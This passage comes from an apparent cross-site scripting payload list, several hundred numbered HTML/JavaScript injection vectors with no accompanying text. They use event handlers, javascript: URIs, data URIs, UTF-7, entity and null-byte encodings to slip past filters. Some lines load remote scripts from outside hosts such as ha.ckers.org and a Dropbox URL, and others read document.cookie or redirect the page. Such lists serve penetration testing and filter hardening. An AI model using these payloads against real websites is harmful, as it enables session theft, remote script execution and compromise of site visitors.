1182   <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
1183   <SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1184   <SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1185   <SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1186   <SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1187   <SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1188   <SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1189   <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1190   <A HREF="http://66.102.7.147/">XSS</A>
1191   0\"autofocus/onfocus=alert(1)--><video/poster/ error=prompt(2)>"-confirm(3)-"
1192   veris-->group<svg/onload=alert(/XSS/)//
1193   #"><img src=M onerror=alert('XSS');>
1194   element[attribute='<img src=x onerror=alert('XSS');>
1195   [<blockquote cite="]">[" onmouseover="alert('RVRSH3LL_XSS');" ]
1196   %22;alert%28%27RVRSH3LL_XSS%29//
1197   javascript:alert%281%29;
1198   <w contenteditable id=x onfocus=alert()>
1199   alert;pg("XSS")
1200   <svg/onload=%26%23097lert%26lpar;1337)>
1201   <script>for((i)in(self))eval(i)(1)</script>
1202   <scr<script>ipt>alert(1)</scr</script>ipt><scr<script>ipt>alert(1)</scr</script>ipt>
1203   <sCR<script>iPt>alert(1)</SCr</script>IPt>
```

```
1204    <a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">test</a>
1205    %253Cscript%253Ealert('XSS')%253C%252Fscript%253E
1206    <IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
1207    <IMG SRC=x onafterprint="alert(String.fromCharCode(88,83,83))">
1208    <IMG SRC=x onbeforeprint="alert(String.fromCharCode(88,83,83))">
1209    <IMG SRC=x onbeforeunload="alert(String.fromCharCode(88,83,83))">
1210    <IMG SRC=x onerror="alert(String.fromCharCode(88,83,83))">
1211    <IMG SRC=x onhashchange="alert(String.fromCharCode(88,83,83))">
1212    <IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
1213    <IMG SRC=x onmessage="alert(String.fromCharCode(88,83,83))">
1214    <IMG SRC=x ononline="alert(String.fromCharCode(88,83,83))">
1215    <IMG SRC=x onoffline="alert(String.fromCharCode(88,83,83))">
1216    <IMG SRC=x onpagehide="alert(String.fromCharCode(88,83,83))">
1217    <IMG SRC=x onpageshow="alert(String.fromCharCode(88,83,83))">
1218    <IMG SRC=x onpopstate="alert(String.fromCharCode(88,83,83))">
1219    <IMG SRC=x onresize="alert(String.fromCharCode(88,83,83))">
1220    <IMG SRC=x onstorage="alert(String.fromCharCode(88,83,83))">
1221    <IMG SRC=x onunload="alert(String.fromCharCode(88,83,83))">
1222    <IMG SRC=x onblur="alert(String.fromCharCode(88,83,83))">
1223    <IMG SRC=x onchange="alert(String.fromCharCode(88,83,83))">
1224    <IMG SRC=x oncontextmenu="alert(String.fromCharCode(88,83,83))">
1225    <IMG SRC=x oninput="alert(String.fromCharCode(88,83,83))">
1226    <IMG SRC=x oninvalid="alert(String.fromCharCode(88,83,83))">
1227    <IMG SRC=x onreset="alert(String.fromCharCode(88,83,83))">
1228    <IMG SRC=x onsearch="alert(String.fromCharCode(88,83,83))">
1229    <IMG SRC=x onselect="alert(String.fromCharCode(88,83,83))">
1230    <IMG SRC=x onsubmit="alert(String.fromCharCode(88,83,83))">
1231    <IMG SRC=x onkeydown="alert(String.fromCharCode(88,83,83))">
1232    <IMG SRC=x onkeypress="alert(String.fromCharCode(88,83,83))">
1233    <IMG SRC=x onkeyup="alert(String.fromCharCode(88,83,83))">
1234    <IMG SRC=x onclick="alert(String.fromCharCode(88,83,83))">
1235    <IMG SRC=x ondblclick="alert(String.fromCharCode(88,83,83))">
1236    <IMG SRC=x onmousedown="alert(String.fromCharCode(88,83,83))">
```

```
1237   <IMG SRC=x onmousemove="alert(String.fromCharCode(88,83,83))">
1238   <IMG SRC=x onmouseout="alert(String.fromCharCode(88,83,83))">
1239   <IMG SRC=x onmouseover="alert(String.fromCharCode(88,83,83))">
1240   <IMG SRC=x onmouseup="alert(String.fromCharCode(88,83,83))">
1241   <IMG SRC=x onmousewheel="alert(String.fromCharCode(88,83,83))">
1242   <IMG SRC=x onwheel="alert(String.fromCharCode(88,83,83))">
1243   <IMG SRC=x ondrag="alert(String.fromCharCode(88,83,83))">
1244   <IMG SRC=x ondragend="alert(String.fromCharCode(88,83,83))">
1245   <IMG SRC=x ondragenter="alert(String.fromCharCode(88,83,83))">
1246   <IMG SRC=x ondragleave="alert(String.fromCharCode(88,83,83))">
1247   <IMG SRC=x ondragover="alert(String.fromCharCode(88,83,83))">
1248   <IMG SRC=x ondragstart="alert(String.fromCharCode(88,83,83))">
1249   <IMG SRC=x ondrop="alert(String.fromCharCode(88,83,83))">
1250   <IMG SRC=x onscroll="alert(String.fromCharCode(88,83,83))">
1251   <IMG SRC=x oncopy="alert(String.fromCharCode(88,83,83))">
1252   <IMG SRC=x oncut="alert(String.fromCharCode(88,83,83))">
1253   <IMG SRC=x onpaste="alert(String.fromCharCode(88,83,83))">
1254   <IMG SRC=x onabort="alert(String.fromCharCode(88,83,83))">
1255   <IMG SRC=x oncanplay="alert(String.fromCharCode(88,83,83))">
1256   <IMG SRC=x oncanplaythrough="alert(String.fromCharCode(88,83,83))">
1257   <IMG SRC=x oncuechange="alert(String.fromCharCode(88,83,83))">
1258   <IMG SRC=x ondurationchange="alert(String.fromCharCode(88,83,83))">
1259   <IMG SRC=x onemptied="alert(String.fromCharCode(88,83,83))">
1260   <IMG SRC=x onended="alert(String.fromCharCode(88,83,83))">
1261   <IMG SRC=x onerror="alert(String.fromCharCode(88,83,83))">
1262   <IMG SRC=x onloadeddata="alert(String.fromCharCode(88,83,83))">
1263   <IMG SRC=x onloadedmetadata="alert(String.fromCharCode(88,83,83))">
1264   <IMG SRC=x onloadstart="alert(String.fromCharCode(88,83,83))">
1265   <IMG SRC=x onpause="alert(String.fromCharCode(88,83,83))">
1266   <IMG SRC=x onplay="alert(String.fromCharCode(88,83,83))">
1267   <IMG SRC=x onplaying="alert(String.fromCharCode(88,83,83))">
1268   <IMG SRC=x onprogress="alert(String.fromCharCode(88,83,83))">
1269   <IMG SRC=x onratechange="alert(String.fromCharCode(88,83,83))">
```

```
1270  <IMG SRC=x onseeked="alert(String.fromCharCode(88,83,83))">
1271  <IMG SRC=x onseeking="alert(String.fromCharCode(88,83,83))">
1272  <IMG SRC=x onstalled="alert(String.fromCharCode(88,83,83))">
1273  <IMG SRC=x onsuspend="alert(String.fromCharCode(88,83,83))">
1274  <IMG SRC=x ontimeupdate="alert(String.fromCharCode(88,83,83))">
1275  <IMG SRC=x onvolumechange="alert(String.fromCharCode(88,83,83))">
1276  <IMG SRC=x onwaiting="alert(String.fromCharCode(88,83,83))">
1277  <IMG SRC=x onshow="alert(String.fromCharCode(88,83,83))">
1278  <IMG SRC=x ontoggle="alert(String.fromCharCode(88,83,83))">
1279  <META onpaonpageonpagonpageonpageshowshoweshowshowgeshow="alert(1)";
1280  <IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
1281  <INPUT TYPE="BUTTON" action="alert('XSS')"/>
1282  "><h1><IFRAME SRC="javascript:alert('XSS');"></IFRAME>">123</h1>
1283  "><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
1284  <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
1285  <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
1286  "><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
1287  "></iframe><script>alert(`TEXT YOU WANT TO BE DISPLAYED`);</script><iframe frameborder="0%EF%BB%BF
1288  "><h1><IFRAME width="420" height="315" SRC="http://www.youtube.com/embed/sxvccpasgTE" frameborder="0" onmouseover="alert(documen
1289  "><h1><iframe width="420" height="315" src="http://www.youtube.com/embed/sxvccpasgTE" frameborder="0" allowfullscreen></iframe>1
1290  ><h1><IFRAME width="420" height="315" frameborder="0" onmouseover="document.location.href='https://www.youtube.com/channel/UC9Qa
1291  g'"></IFRAME>Hover the cursor to the LEFT of this Message</h1>&ParamHeight=250
1292  <IFRAME width="420" height="315" frameborder="0" onload="alert(document.cookie)"></IFRAME>
1293  "><h1><IFRAME SRC="javascript:alert('XSS');"></IFRAME>">123</h1>
1294  "><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
1295  <iframe src=http://xss.rocks/scriptlet.html <
1296  <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
1297  <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
1298  <iframe  src="&Tab;javascript:prompt(1)&Tab;">
1299  <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
1300  <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
1301  <sVg><scRipt >alert&lpar;1&rpar; {Opera}
1302  <img/src=`` onerror=this.onerror=confirm(1)
```

```
1303    <form><isindex formaction="javascript&colon;confirm(1)"
1304    <img src=``&NewLine; onerror=alert(1)&NewLine;
1305    <script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
1306    <ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
1307    <iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
1308    <script /**/>/**/alert(1)/**/</script /**/
1309    &#34;&#62;<h1/onmouseover='\u0061lert(1)'>
1310    <iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
1311    <meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>
1312    <svg><script xlink:href=data&colon;,window.open('https://www.google.com/') </script
1313    <svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
1314    <meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
1315    <iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
1316    <form><a href="javascript:\u0061lert&#x28;1&#x29;">X</script><img/*/src="worksinchrome&colon;prompt&#x28;1&#x29;"/*/onerror='eva
1317    <img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
1318    <form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
1319    <a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="&#09;&#10;&#11;>X</a
1320    http://www.google<script .com>alert(document.location)</script
1321    <a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
1322    <img/src=@&#32;&#13; onerror = prompt('&#49;')
1323    <style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
1324    <script ^__^>alert(String.fromCharCode(49))</script ^__^
1325    </style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
1326    &#00;</form><input type&#61;"date" onfocus="alert(1)">
1327    <form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
1328    <script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</script /***/
1329    <iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
1330    <a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
1331    <script ~~~>alert(0%0)</script ~~~>
1332    <style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
1333    <///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
1334    <img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
1335    &#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
```

```
1336    &#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
1337    <marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
1338    <div/style="width:expression(confirm(1))">X</div> {IE7}
1339    <iframe// src=javaSCRIPT&colon;alert(1)
1340    //<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='submit'>//
1341    /*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
1342    //|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\\
1343    </font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
1344    <a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
1345    </plaintext\></|\><plaintext/onmouseover=prompt(1)
1346    </svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
1347    <a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
1348    <div onmouseover='alert&lpar;1&rpar;'>DIV</div>
1349    <iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
1350    <a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
1351    <embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
1352    <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
1353    <var onmouseover="prompt(1)">On Mouse Over</var>
1354    <a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
1355    <img src="/" =_=" title="onerror='prompt(1)'">
1356    <%<!--'%><script>alert(1);</script -->
1357    <script src="data:text/javascript,alert(1)"></script>
1358    <iframe/src \/\/onload = prompt(1)
1359    <iframe/onreadystatechange=alert(1)
1360    <svg/onload=alert(1)
1361    <input value=<><iframe/src=javascript:confirm(1)
1362    <input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
1363    http://www.<script>alert(1)</script .com
1364    <iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab;&Tab;&Tab;&Tab;s&NewLine;&Tab;&Tab;&Tab;&
1365    <svg><script ?>alert(1)
1366    <iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;%28&Tab;1&Tab;%29></ifram
1367    <img src=`xx:xx`onerror=alert(1)>
1368    <object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
```

```
1369    <meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
1370    <math><a xlink:href="//jsfiddle.net/t846h/">click
1371    <embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
1372    <svg contentScriptType=text/vbs><script>MsgBox+1
1373    <a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
1374    <iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
1375    <script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script
1376    <script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\u0061 & /=%2F
1377    <script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%74(/XSS/)></script
1378    <object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
1379    <script>+-+-1-+-+alert(1)</script>
1380    <body/onload=&lt;!--&gt;&#10alert(1)>
1381    <script itworksinallbrowsers>/*<script* */alert(1)</script
1382    <img src ?itworksonchrome?\/onerror = alert(1)
1383    <svg><script>//&NewLine;confirm(1);</script </svg>
1384    <svg><script onlypossibleinopera:-)> alert(1)
1385    <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script&#x3A;&#97lert(1)>ClickMe
1386    <script x> alert(1) </script 1=2
1387    <div/onmouseover='alert(1)'> style="x:">
1388    <--`<img/src=` onerror=alert(1)> --!>
1389    <script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&#x074,&#x0061;&#x06c;&#x0065;&#x00000072;&
1390    <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="alert(1)">x</button>
1391    "><img src=x onerror=window.open('https://www.google.com/');>
1392    <form><button formaction=javascript&colon;alert(1)>CLICKME
1393    <math><a xlink:href="//jsfiddle.net/t846h/">click
1394    <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
1395    <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
1396    <a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61&#34&#104&#116&#116&#112&#58&#47&#47&#115&
1397    <script\x20type="text/javascript">javascript:alert(1);</script>
1398    <script\x3Etype="text/javascript">javascript:alert(1);</script>
1399    <script\x0Dtype="text/javascript">javascript:alert(1);</script>
1400    <script\x09type="text/javascript">javascript:alert(1);</script>
1401    <script\x0Ctype="text/javascript">javascript:alert(1);</script>
```

```
1402   <script\x2Ftype="text/javascript">javascript:alert(1);</script>
1403   <script\x0Atype="text/javascript">javascript:alert(1);</script>
1404   '`"><\x3Cscript>javascript:alert(1)</script>
1405   '`"><\x00script>javascript:alert(1)</script>
1406   <img src=1 href=1 onerror="javascript:alert(1)"></img>
1407   <audio src=1 href=1 onerror="javascript:alert(1)"></audio>
1408   <video src=1 href=1 onerror="javascript:alert(1)"></video>
1409   <body src=1 href=1 onerror="javascript:alert(1)"></body>
1410   <image src=1 href=1 onerror="javascript:alert(1)"></image>
1411   <object src=1 href=1 onerror="javascript:alert(1)"></object>
1412   <script src=1 href=1 onerror="javascript:alert(1)"></script>
1413   <svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
1414   <title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></title onPropertyChange>
1415   <iframe onLoad iframe onLoad="javascript:javascript:alert(1)"></iframe onLoad>
1416   <body onMouseEnter body onMouseEnter="javascript:javascript:alert(1)"></body onMouseEnter>
1417   <body onFocus body onFocus="javascript:javascript:alert(1)"></body onFocus>
1418   <frameset onScroll frameset onScroll="javascript:javascript:alert(1)"></frameset onScroll>
1419   <script onReadyStateChange script onReadyStateChange="javascript:javascript:alert(1)"></script onReadyStateChange>
1420   <html onMouseUp html onMouseUp="javascript:javascript:alert(1)"></html onMouseUp>
1421   <body onPropertyChange body onPropertyChange="javascript:javascript:alert(1)"></body onPropertyChange>
1422   <svg onLoad svg onLoad="javascript:javascript:alert(1)"></svg onLoad>
1423   <body onPageHide body onPageHide="javascript:javascript:alert(1)"></body onPageHide>
1424   <body onMouseOver body onMouseOver="javascript:javascript:alert(1)"></body onMouseOver>
1425   <body onUnload body onUnload="javascript:javascript:alert(1)"></body onUnload>
1426   <body onLoad body onLoad="javascript:javascript:alert(1)"></body onLoad>
1427   <bgsound onPropertyChange bgsound onPropertyChange="javascript:javascript:alert(1)"></bgsound onPropertyChange>
1428   <html onMouseLeave html onMouseLeave="javascript:javascript:alert(1)"></html onMouseLeave>
1429   <html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWheel>
1430   <style onLoad style onLoad="javascript:javascript:alert(1)"></style onLoad>
1431   <iframe onReadyStateChange iframe onReadyStateChange="javascript:javascript:alert(1)"></iframe onReadyStateChange>
1432   <body onPageShow body onPageShow="javascript:javascript:alert(1)"></body onPageShow>
1433   <style onReadyStateChange style onReadyStateChange="javascript:javascript:alert(1)"></style onReadyStateChange>
1434   <frameset onFocus frameset onFocus="javascript:javascript:alert(1)"></frameset onFocus>
```

```
1435   <applet onError applet onError="javascript:javascript:alert(1)"></applet onError>
1436   <marquee onStart marquee onStart="javascript:javascript:alert(1)"></marquee onStart>
1437   <script onLoad script onLoad="javascript:javascript:alert(1)"></script onLoad>
1438   <html onMouseOver html onMouseOver="javascript:javascript:alert(1)"></html onMouseOver>
1439   <html onMouseEnter html onMouseEnter="javascript:parent.javascript:alert(1)"></html onMouseEnter>
1440   <body onBeforeUnload body onBeforeUnload="javascript:javascript:alert(1)"></body onBeforeUnload>
1441   <html onMouseDown html onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>
1442   <marquee onScroll marquee onScroll="javascript:javascript:alert(1)"></marquee onScroll>
1443   <xml onPropertyChange xml onPropertyChange="javascript:javascript:alert(1)"></xml onPropertyChange>
1444   <frameset onBlur frameset onBlur="javascript:javascript:alert(1)"></frameset onBlur>
1445   <applet onReadyStateChange applet onReadyStateChange="javascript:javascript:alert(1)"></applet onReadyStateChange>
1446   <svg onUnload svg onUnload="javascript:javascript:alert(1)"></svg onUnload>
1447   <html onMouseOut html onMouseOut="javascript:javascript:alert(1)"></html onMouseOut>
1448   <body onMouseMove body onMouseMove="javascript:javascript:alert(1)"></body onMouseMove>
1449   <body onResize body onResize="javascript:javascript:alert(1)"></body onResize>
1450   <object onError object onError="javascript:javascript:alert(1)"></object onError>
1451   <body onPopState body onPopState="javascript:javascript:alert(1)"></body onPopState>
1452   <html onMouseMove html onMouseMove="javascript:javascript:alert(1)"></html onMouseMove>
1453   <applet onreadystatechange applet onreadystatechange="javascript:javascript:alert(1)"></applet onreadystatechange>
1454   <body onpagehide body onpagehide="javascript:javascript:alert(1)"></body onpagehide>
1455   <svg onunload svg onunload="javascript:javascript:alert(1)"></svg onunload>
1456   <applet onerror applet onerror="javascript:javascript:alert(1)"></applet onerror>
1457   <body onkeyup body onkeyup="javascript:javascript:alert(1)"></body onkeyup>
1458   <body onunload body onunload="javascript:javascript:alert(1)"></body onunload>
1459   <iframe onload iframe onload="javascript:javascript:alert(1)"></iframe onload>
1460   <body onload body onload="javascript:javascript:alert(1)"></body onload>
1461   <html onmouseover html onmouseover="javascript:javascript:alert(1)"></html onmouseover>
1462   <object onbeforeload object onbeforeload="javascript:javascript:alert(1)"></object onbeforeload>
1463   <body onbeforeunload body onbeforeunload="javascript:javascript:alert(1)"></body onbeforeunload>
1464   <body onfocus body onfocus="javascript:javascript:alert(1)"></body onfocus>
1465   <body onkeydown body onkeydown="javascript:javascript:alert(1)"></body onkeydown>
1466   <iframe onbeforeload iframe onbeforeload="javascript:javascript:alert(1)"></iframe onbeforeload>
1467   <iframe src iframe src="javascript:javascript:alert(1)"></iframe src>
```

```
1468    <svg onload svg onload="javascript:javascript:alert(1)"></svg onload>
1469    <html onmousemove html onmousemove="javascript:javascript:alert(1)"></html onmousemove>
1470    <body onblur body onblur="javascript:javascript:alert(1)"></body onblur>
1471    \x3Cscript>javascript:alert(1)</script>
1472    '"`><script>/* *\x2Fjavascript:alert(1)// */</script>
1473    <script>javascript:alert(1)</script>\x0D
1474    <script>javascript:alert(1)</script>\x0A
1475    <script>javascript:alert(1)</script>\x0B
1476    <script charset="\x22>javascript:alert(1)</script>
1477    <!--\x3E<img src=xxx:x onerror=javascript:alert(1)> -->
1478    --><!-- ---> <img src=xxx:x onerror=javascript:alert(1)> -->
1479    --><!-- --\x00> <img src=xxx:x onerror=javascript:alert(1)> -->
1480    --><!-- --\x21> <img src=xxx:x onerror=javascript:alert(1)> -->
1481    --><!-- --\x3E> <img src=xxx:x onerror=javascript:alert(1)> -->
1482    `"'><img src='#\x27 onerror=javascript:alert(1)>
1483    <a href="javascript\x3Ajavascript:alert(1)" id="fuzzelement1">test</a>
1484    "'`><p><svg><script>a='hello\x27;javascript:alert(1)//';</script></p>
1485    <a href="javas\x00cript:javascript:alert(1)" id="fuzzelement1">test</a>
1486    <a href="javas\x07cript:javascript:alert(1)" id="fuzzelement1">test</a>
1487    <a href="javas\x0Dcript:javascript:alert(1)" id="fuzzelement1">test</a>
1488    <a href="javas\x0Acript:javascript:alert(1)" id="fuzzelement1">test</a>
1489    <a href="javas\x08cript:javascript:alert(1)" id="fuzzelement1">test</a>
1490    <a href="javas\x02cript:javascript:alert(1)" id="fuzzelement1">test</a>
1491    <a href="javas\x03cript:javascript:alert(1)" id="fuzzelement1">test</a>
1492    <a href="javas\x04cript:javascript:alert(1)" id="fuzzelement1">test</a>
1493    <a href="javas\x01cript:javascript:alert(1)" id="fuzzelement1">test</a>
1494    <a href="javas\x05cript:javascript:alert(1)" id="fuzzelement1">test</a>
1495    <a href="javas\x0Bcript:javascript:alert(1)" id="fuzzelement1">test</a>
1496    <a href="javas\x09cript:javascript:alert(1)" id="fuzzelement1">test</a>
1497    <a href="javas\x06cript:javascript:alert(1)" id="fuzzelement1">test</a>
1498    <a href="javas\x0Ccript:javascript:alert(1)" id="fuzzelement1">test</a>
1499    <script>/* *\x2A/javascript:alert(1)// */</script>
1500    <script>/* *\x00/javascript:alert(1)// */</script>
```

```
1501  <style></style>\x3E<img src="about:blank" onerror=javascript:alert(1)//></style>
1502  <style></style>\x0D<img src="about:blank" onerror=javascript:alert(1)//></style>
1503  <style></style>\x09<img src="about:blank" onerror=javascript:alert(1)//></style>
1504  <style></style>\x20<img src="about:blank" onerror=javascript:alert(1)//></style>
1505  <style></style>\x0A<img src="about:blank" onerror=javascript:alert(1)//></style>
1506  "'`>ABC<div style="font-family:'foo'\x7Dx:expression(javascript:alert(1);/*';">DEF
1507  "'`>ABC<div style="font-family:'foo'\x3Bx:expression(javascript:alert(1);/*';">DEF
1508  <script>if("x\\xE1\x96\x89".length==2) { javascript:alert(1);}</script>
1509  <script>if("x\\xE0\xB9\x92".length==2) { javascript:alert(1);}</script>
1510  <script>if("x\\xEE\xA9\x93".length==2) { javascript:alert(1);}</script>
1511  '`"><\x3Cscript>javascript:alert(1)</script>
1512  '`"><\x00script>javascript:alert(1)</script>
1513  "'`><\x3Cimg src=xxx:x onerror=javascript:alert(1)>
1514  "'`><\x00img src=xxx:x onerror=javascript:alert(1)>
1515  <script src="data:text/plain\x2Cjavascript:alert(1)"></script>
1516  <script src="data:\xD4\x8F,javascript:alert(1)"></script>
1517  <script src="data:\xE0\xA4\x98,javascript:alert(1)"></script>
1518  <script src="data:\xCB\x8F,javascript:alert(1)"></script>
1519  <script\x20type="text/javascript">javascript:alert(1);</script>
1520  <script\x3Etype="text/javascript">javascript:alert(1);</script>
1521  <script\x0Dtype="text/javascript">javascript:alert(1);</script>
1522  <script\x09type="text/javascript">javascript:alert(1);</script>
1523  <script\x0Ctype="text/javascript">javascript:alert(1);</script>
1524  <script\x2Ftype="text/javascript">javascript:alert(1);</script>
1525  <script\x0Atype="text/javascript">javascript:alert(1);</script>
1526  ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
1527  ABC<div style="x:expression\x5C(javascript:alert(1)">DEF
1528  ABC<div style="x:expression\x00(javascript:alert(1)">DEF
1529  ABC<div style="x:exp\x00ression(javascript:alert(1)">DEF
1530  ABC<div style="x:exp\x5Cression(javascript:alert(1)">DEF
1531  ABC<div style="x:\x0Aexpression(javascript:alert(1)">DEF
1532  ABC<div style="x:\x09expression(javascript:alert(1)">DEF
1533  ABC<div style="x:\xE3\x80\x80expression(javascript:alert(1)">DEF
```

```
1534    ABC<div style="x:\xE2\x80\x84expression(javascript:alert(1)">DEF
1535    ABC<div style="x:\xC2\xA0expression(javascript:alert(1)">DEF
1536    ABC<div style="x:\xE2\x80\x80expression(javascript:alert(1)">DEF
1537    ABC<div style="x:\xE2\x80\x8Aexpression(javascript:alert(1)">DEF
1538    ABC<div style="x:\x0Dexpression(javascript:alert(1)">DEF
1539    ABC<div style="x:\x0Cexpression(javascript:alert(1)">DEF
1540    ABC<div style="x:\xE2\x80\x87expression(javascript:alert(1)">DEF
1541    ABC<div style="x:\xEF\xBB\xBFexpression(javascript:alert(1)">DEF
1542    ABC<div style="x:\x20expression(javascript:alert(1)">DEF
1543    ABC<div style="x:\xE2\x80\x88expression(javascript:alert(1)">DEF
1544    ABC<div style="x:\x00expression(javascript:alert(1)">DEF
1545    ABC<div style="x:\xE2\x80\x8Bexpression(javascript:alert(1)">DEF
1546    ABC<div style="x:\xE2\x80\x86expression(javascript:alert(1)">DEF
1547    ABC<div style="x:\xE2\x80\x85expression(javascript:alert(1)">DEF
1548    ABC<div style="x:\xE2\x80\x82expression(javascript:alert(1)">DEF
1549    ABC<div style="x:\x0Bexpression(javascript:alert(1)">DEF
1550    ABC<div style="x:\xE2\x80\x81expression(javascript:alert(1)">DEF
1551    ABC<div style="x:\xE2\x80\x83expression(javascript:alert(1)">DEF
1552    ABC<div style="x:\xE2\x80\x89expression(javascript:alert(1)">DEF
1553    <a href="\x0Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1554    <a href="\x0Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1555    <a href="\xC2\xA0javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1556    <a href="\x05javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1557    <a href="\xE1\xA0\x8Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1558    <a href="\x18javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1559    <a href="\x11javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1560    <a href="\xE2\x80\x88javascript:javascript:alert(1)" id="fuzzelement1">test</a>
